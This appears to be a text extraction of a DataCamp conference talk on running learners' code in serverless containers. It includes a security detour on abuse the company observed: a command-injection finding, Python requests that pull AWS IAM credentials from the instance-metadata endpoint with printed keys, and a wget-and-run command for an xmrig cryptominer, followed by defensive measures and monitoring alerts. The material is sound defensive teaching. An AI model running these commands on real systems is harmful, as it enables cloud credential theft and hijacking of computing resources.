



DataCamp

Bring your own serverless environment

Michael Pollett



Who are Datacamp

Why is this serverless

You're already doing it

Building a business on serverless

Security detour

Application

What does DataCamp do?



1



Learn

Acquire new skills. Choose from over 100 intuitive Courses on R, Python, SQL, Git, Shell,...

2



Practice

Sharpen and train your newly learned skills. Take bite-sized, fun Practice Challenges.

3



Build

Apply your data science skills to real-world problems. Start hands-on data Projects.



python™



R



SQL



APACHE
spark™



git



Shell



SPREADSHEETS



Online learning platform




Multiple languages/tools



Learn by doing

What does DataCamp do?





 DataCamp

Course Outline →

🔔 📄 ⚠️

Hello Python! 50 XP


INTRO TO PYTHON FOR DATA SCIENCE
Hello Python!
Filip Schouwenaars


-3:33 1x CC auto

Got it!

What does DataCamp do?



DataCamp

Exercise

Type conversion

Using the `+` operator to paste together two strings can be very useful in building custom messages.

Suppose, for example, that you've calculated the return of your investment and want to summarize the results in a string. Assuming the floats `savings` and `result` are defined, you can try something like this:

```
1 # Definition of savings and result
2 savings = 100
3 result = 100 * 1.10 ** 7
4
5 # Fix the printout
6 print("I started with $" + savings + " and now have $" + result + ". Awesome!")
7
8 # Definition of pi_string
9 pi_string = "3.1415926"
10
11 # Convert pi_string into float: pi_float
12
```

though, as you cannot simply sum strings and floats.

You'll need to explicitly convert the types of your variables. More specifically, you need `str()` to convert a value into a string. `str(savings)` converts the float `savings` to a string.

Other functions such as `int()`, `float()` and `bool()` will help you convert any type.

Run the code on the right. Try to understand the error message, fix the code on the right such that the printout runs without errors; use the functions you need to convert the variables to strings.

Convert the variable `pi_string` to a float and store this float as a new variable, `pi_float`.

100 XP

Run Code Submit Answer

IPython Shell Slides

In [1]:

What conclusion about the plot below is correct?

Good job!

SELECT THE CORRECT ANSWER

☐ The model plotted with the red curve performs better overall.

☒ The model plotted with the green curve performs better overall.

Continue



Why is this serverless



Exercise

The Python Interface

In the Python script on the right, you can type Python code to solve the exercises. If you hit *Run Code* or *Submit Answer*, your python script (`script.py`) is executed and the output is shown in the IPython Shell. *Submit Answer* checks whether your submission is correct and gives you feedback.

You can hit *Run Code* and *Submit Answer* as often as you want. If you're stuck, you can click *Get Hint*, and ultimately *Get Solution*.

You can also use the IPython Shell interactively by simply typing commands and hitting Enter. When you work in the shell directly, your code will not be checked for correctness so it is a great way to experiment.

✓ Instructions

100 XP



Course Outline



script.py

```
1 # Example, do not modify!
2 print(5 / 8)
3
4 # Put code below here
5 print(7+10)
6
7
```



Run Code

Submit Answer

IPython Shell

Slides



In [1]: |



Course Outline



Exercise



script.py



The Python Interface

In the Python script on the right, you can type Python code to solve the exercises. If you hit *Run Code* or *Submit Answer*, your python script (`script.py`) is executed and the output is shown in the IPython Shell. *Submit Answer* checks whether your submission is correct and gives you feedback.

You can hit *Run Code* and *Submit Answer* as often as you want. If you're stuck, you can click *Get Hint*, and ultimately *Get Solution*.

You can also use the IPython Shell interactively by simply typing commands and hitting Enter. When you work in the shell directly, your code will not be checked for correctness so it is a great way to experiment.

Instructions

100 XP

```
1 # Example, do not modify!
2 print(5 / 8)
3
4 # Put code below here
5 print(7+10)
6
7
```



Run Code

Submit Answer

IPython Shell

Slides



```
In [1]: # Example, do not modify!
        print(5 / 8)
```

```

        # Put code below here
        print(7+10)
```

```
0.625
17
```

```
In [2]:
```




Exercise

The Python Interface

In the Python script on the right, you can type Python code to solve the exercises. If you hit **Run Code** or **Submit Answer**, your python script (`script.py`) is executed and the output is shown in the IPython Shell. **Submit Answer** checks whether your submission is correct and gives you feedback.

You can hit **Run Code** and **Submit Answer** as often as you want. If you're stuck, you can click **Get Hint**, and ultimately **Get Solution**.

You can also use the IPython Shell interactively by simply typing commands and hitting Enter. When you work in the shell directly, your code will not be checked for correctness so it is a great way to experiment.

Instructions

100 XP



Course Outline



script.py

```
1 # Example, do not modify!
2 print(5 / 8)
3
4 # Put code below here
5 print(7+10)
6
7
```



Run Code

Submit Answer

IPython Shell

Slides



```
print(5 / 8)
```

```
# Put code below here
print(7+10)
```

```
0.625
17
```

```
In [2]: print(" Hello OSAD
Hello OSAD")
```

```
In [3]: |
```



Inconspicuous serverless



```
version: 2.1

jobs:
  build:
    environment:
      TAG: snapshot
    docker:
      - image: datacamp/docker-deploy
    steps:
      - checkout
      - setup_remote_docker
      - deploy:
          name: Deploy
          command: |
            docker build \
              -t ${ECR_URL}/${PROJECT_REPONAME}:builder .
```

The Go Playground

Run

Format

Imports

Share

```
1 package main
2
3 import (
4     "fmt"
5     "log"
6     "path/filepath"
7 )
8
9 func main() {
10     files, err := filepath.Glob("/etc/*")
11     if err != nil {
12         log.Fatal(err)
13     }
14     fmt.Println(files)
15 }
16
17
```

[/etc/group /etc/hosts /etc/passwd /etc/resolv.conf]






Building a business on severless



We've all done 'dockerising'





How about a whole business
model based on serverless tech









Behind the scenes

















A world without containers?



- ☐ Virtualization
- ☐ Emulation
- ☐ Unparsed code
- ☐ Multiple-choice ??



OpenVZ
Linux Containers





The downsides



- ❑ Security...
- ❑ Code execution within our environment
- ❑ Docker as a sandbox



```
690 cd newproject/
691 ls
692 vi ~/.zshrc
693 cd --
694 ls
695 vi ~/.zshrc
696 ls
697 cd Desktop
698 cd Desktop
699 cd --
700 vi ~/.zshrc
701 zsh
702 ---zsh
703 zsh
704 sudo pip3 install -U scikit-learn
705 pip3 install -U scikit-learn
706 sudo apt install python3-pip
707 pip3 install -U scikit-learn
708 python
709 python3
710 pip3 install -U numpy
711 python3
712 pip3 install -U scipy
713 python3 test.py
714 cd /home/teo/STUDY/python
715
716 python3 test.py
717 history
teo@teo-laptop:~/STUDY/python$ ping google.com
PING google.com (172.217.24.286) 56(84) bytes of data.
```

python : bash - KDE Terminal Emulator



6.2 Test for dynamic scripting injection

CVSS score	Risk
7.5	High

The vulnerable locations have been outlined below.

Location	/input?sid=<sid>
Method	POST
Params	command
Payload	<p>As an example in a Python process:</p> <pre>import subprocess cmd = "uname -a" x = subprocess.Popen(cmd, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE) output,error=x.communicate() output = str(output) print(output.replace("\\n", "\n"))</pre>



Extracting Amazon keys

```
{'SecretAccessKey': 'DEad8EEf6pgrY0VhIsax+TGwOAJR5yIoiUSWVKRM',
  'AccessKeyId': 'ALLALI3ANDNOTGONAWRK', 'Code': 'Success', 'Type':
  'AWS-HMAC', 'LastUpdated': '2019-04-24T14:01:53Z', 'Expiration':
  '2019-04-24T20:01:53Z', 'aabcd1abcd1234', 'd1234' }
```



Exercise

Importing flat files from the web: your turn!

You are about to import your first file from the web! The flat file you will import will be `'winequality-red.csv'` from the University of California, Irvine's [Machine Learning repository](#). The flat file contains tabular data of physiochemical properties of red wine, such as pH, alcohol content and citric acid content, along with wine quality rating.

The URL of the file is

```
'http://archive.ics.uci.edu/ml/machine-learning-
```

After you import it, you'll check your working directory to confirm that it is there and then you'll load it into a pandas DataFrame.



Course Outline



script.py

```
1 import requests
2 requests.get("http://169.254.169.254/latest/meta-data/iam/security-credentials/super-secret").text
```



Run Code

Submit Answer

IPython Shell

Slides



```
In [1]: import requests
        requests.get("http://169.254.169.254/latest/meta-data/iam
                  /security-credentials/super-secret").text
```

```
Out[1]: 'Access filtered, please contact security@datacamp.com'
```

```
In [2]: |
```



Extracting Amazon keys

Learn

PYTHON SYNTAX

Hello World!

If programming is the act of teaching a computer to have a conversation with a user, it would be most useful to first teach the computer how to speak. In Python, this is accomplished with the `print` statement.

```
print "Hello, world!"
print "Water-there is not a drop of water there! Were Niagara but
a cataract of sand, would you travel your thousand miles to see
it?"
```

A `print` statement is the easiest way to get your Python program to communicate with you. Being able to command this communication will be one of the most valuable tools in your programming toolbox.

Instructions

1. Using a `print` statement, output a message of your choosing to the terminal.

Stuck? Get a hint

script.py

```
1 import requests
2 print(requests.get('http://169.254.169.254/latest/meta-
data/iam/security-credentials/propeller-worker.production/').text)
```

```
{
  "Code" : "Success",
  "LastUpdated" : "2019-05-02T13:53:44Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAV6IWAIDW5NNTJ5ID",
  "SecretAccessKey" :
  "ADzIF82blbnvcYmIKKa9TEhhCZaBileGwu35DDq",
  "Token" :
  "AgoJb3JpZ2luX2VjEL7////////wEaCXVzLWVhc3QtMSJGMEQCICuVyyhVY200
  "Expiration" : "2019-05-02T19:55:14Z"
}
```



How else can I identify files and directories?

An absolute path is like a latitude and longitude: it has the same value no matter where you are. A **relative path**, on the


```
$
$
$
$ wget https://github.com/xmrig/xmrig/releases/download/v2.15.3-beta/xmrig-2.15.3-beta-xenial-x64.tar.gz
&& tar xvpzf xmrig-2.15.3-beta-xenial-x64.tar.gz && xmrig-2.15.3-beta/xmrig -a cryptonight -o stratum+tcp://78.46.49.212:-security@datacamp.com -p serv1 -t 8 --donate-level=1 ^C

* ABOUT      XMrig/2.15.3-beta gcc/5.4.0
* LIBS       libuv/1.24.1 OpenSSL/1.1.1a
* CPU        Intel(R) Xeon(R) Platinum 8175M CPU @ 2.50GHz (1) x64 AES AVX2
* CPU L2/L3   2.0 MB/33.0 MB
* THREADS    4, cn, av=0, donate=5%
* ASSEMBLY    auto:intel
* POOL #1     donate.v2.xmrig.com:3333 variant auto
* COMMANDS    hashrate, pause, resume

[2019-04-24 15:21:48.781] configuration saved to: "/home/repl/xmrig-2.15.3-beta/config.json"
[2019-04-24 15:21:48.796] [donate.v2.xmrig.com:3333] JSON decode failed
[2019-04-24 15:21:48.796] [donate.v2.xmrig.com:3333] JSON decode failed
[2019-04-24 15:21:48.811] [donate.v2.xmrig.com:3333] JSON decode failed
[2019-04-24 15:21:48.816] [donate.v2.xmrig.com:3333] JSON decode failed
[2019-04-24 15:21:48.816] [donate.v2.xmrig.com:3333] JSON decode failed
[2019-04-24 15:21:48.816] [donate.v2.xmrig.com:3333] JSON decode failed
[2019-04-24 15:21:48.816] [donate.v2.xmrig.com:3333] JSON decode failed
[2019-04-24 15:21:48.818] [donate.v2.xmrig.com:3333] JSON decode failed
[2019-04-24 15:21:48.818] [donate.v2.xmrig.com:3333] JSON decode failed
[2019-04-24 15:21:48.818] [donate.v2.xmrig.com:3333] JSON decode failed
[2019-04-24 15:21:48.818] [donate.v2.xmrig.com:3333] JSON decode failed
[2019-04-24 15:21:48.818] [donate.v2.xmrig.com:3333] JSON decode failed
[2019-04-24 15:21:48.818] [donate.v2.xmrig.com:3333] JSON decode failed
[2019-04-24 15:21:48.818] [donate.v2.xmrig.com:3333] JSON decode failed
[2019-04-24 15:21:48.818] [donate.v2.xmrig.com:3333] read error: "end of file"
[2019-04-24 15:21:50.933] READY (CPU) threads 4(4) huge pages 0/4 0% memory 8192 KB
```




- ❏ Lifecycle management
 - ❏ Limited execution time
 - ❏ Containers rarely last more than an hour
 - ❏ Hosts rarely last 2 days






- ❏ Lifecycle management
 - ❏ Limited execution time
 - ❏ Containers rarely last more than an hour
 - ❏ Hosts rarely last 2 days
- ❏ Environment isolation







- ❑ Lifecycle management
 - ❑ Limited execution time
 - ❑ Containers rarely last more than an hour
 - ❑ Hosts rarely last 2 days
- ❑ Environment isolation
- ❑ Resource restrictions
- ❑ Container lockdown
- ❑ Access restrictions





- ❑ Lifecycle management
 - ❑ Limited execution time
 - ❑ Containers rarely last more than an hour
 - ❑ Hosts rarely last 2 days
- ❑ Environment isolation
- ❑ Resource restrictions
- ❑ Container lockdown
- ❑ Access restrictions
- ❑ Monitoring!






<input type="checkbox"/>	Sev	Title	Last Alerted ▾	
<input type="checkbox"/>	1	ISO 27001 A.12.2.1 - Exploits - Potential Exploit Activity (Process Activity from tmp directory): /tmp/tmp9q3tvd/xm rig -2.15.1-beta/xm rig by	04/23 at 8:52AM	<input type="button" value="↑"/>
<input type="checkbox"/>	1	ISO 27001 A.12.2.1 - Exploits - Potential Exploit Activity (Process Activity from tmp directory): /tmp/tmpu7d2yvgi/xm rig -2.15.1-beta/xm rig by	04/17 at 10:29AM	<input type="button" value="↑"/>
<input type="checkbox"/>	1	ISO 27001 A.12.2.1 - Exploits - Potential Exploit Activity (Process Activity from tmp directory): /tmp/tmpqhr6fvi/xm rig -2.15.1-beta/xm rig by	04/17 at 10:26AM	<input type="button" value="↑"/>
<input type="checkbox"/>	1	ISO 27001 A.12.2.1 - Exploits - Potential Exploit Activity (Process Activity from tmp directory): /tmp/tmpx9eschb7/xm rig -2.15.1-beta/xm rig by	04/17 at 10:23AM	<input type="button" value="↑"/>
<input type="checkbox"/>	1	ISO 27001 A.12.2.1 - Exploits - Potential Exploit Activity (Process Activity from tmp directory): /tmp/tmpf1d5xt2c/xm rig -2.15.1-beta/xm rig by	04/15 at 2:13PM	<input type="button" value="↑"/>
<input type="checkbox"/>	1	ISO 27001 A.12.2.1 - Exploits - Potential Exploit Activity (Process Activity from tmp directory): /tmp/tmp6xf8mq51/xm rig -2.15.1-beta/xm rig by	04/15 at 2:12PM	<input type="button" value="↑"/>
<input type="checkbox"/>	1	ISO 27001 A.12.2.1 - Exploits - Potential Exploit Activity (Process Activity from tmp directory): /tmp/tmpibjvndb9/xm rig -2.15.1-beta/xm rig by	04/15 at 2:11PM	<input type="button" value="↑"/>
<input type="checkbox"/>	1	ISO 27001 A.12.2.1 - Exploits - Potential Exploit Activity (Process Activity from tmp directory): /tmp/tmpjlbvf07m/xm rig -2.15.1-beta/xm rig by	04/15 at 2:10PM	<input type="button" value="↑"/>
<input type="checkbox"/>	1	ISO 27001 A.12.2.1 - Exploits - Potential Exploit Activity (Process Activity from tmp directory): /tmp/tmpqqjmmmp0/xm rig -2.15.1-beta/xm rig by	04/15 at 2:10PM	<input type="button" value="↑"/>
<input type="checkbox"/>	1	ISO 27001 A.12.2.1 - Exploits - Potential Exploit Activity (Process Activity from tmp directory): /tmp/tmp8tishw96/xm rig -2.15.1-beta/xm rig by	04/15 at 2:08PM	<input type="button" value="↑"/>
<input type="checkbox"/>	1	ISO 27001 A.12.2.1 - Exploits - Potential Exploit Activity (Process Activity from tmp directory): /tmp/tmpxj31nn5b/xm rig -2.15.1-beta/xm rig by	04/15 at 2:07PM	<input type="button" value="↑"/>
<input type="checkbox"/>	1	ISO 27001 A.12.2.1 - Exploits - Potential Exploit Activity (Process Activity from tmp directory): /tmp/tmpz4pyu_mz/cn rig by	12/07/18 at 7:32PM	<input type="button" value="↑"/>



- ❑ Have we eliminated all chances of data extraction
- ❑ Have we limited the data that could be gained
- ❑ User able to pivot attack externally
 - ❑ Make it harder than cloud provider





Why would I ever do this?!




- ❑ Generally:
 - ❑ You probably wouldn't...
- ❑ But knowing why not and what's going on is useful
 - ❑ Knowledge of exploit vectors
 - ❑ Secure development lifecycles





Kubeless



docker



Amazon
Lambda



CLOUDFLARE®



Azure Functions





- ❑ Serverless isn't always serverless
 - ❑ Concept of simple, runnable code
 - ❑ Enterprise constraints
 - ❑ On-prem
 - ❑ Integration with existing tooling





Thank You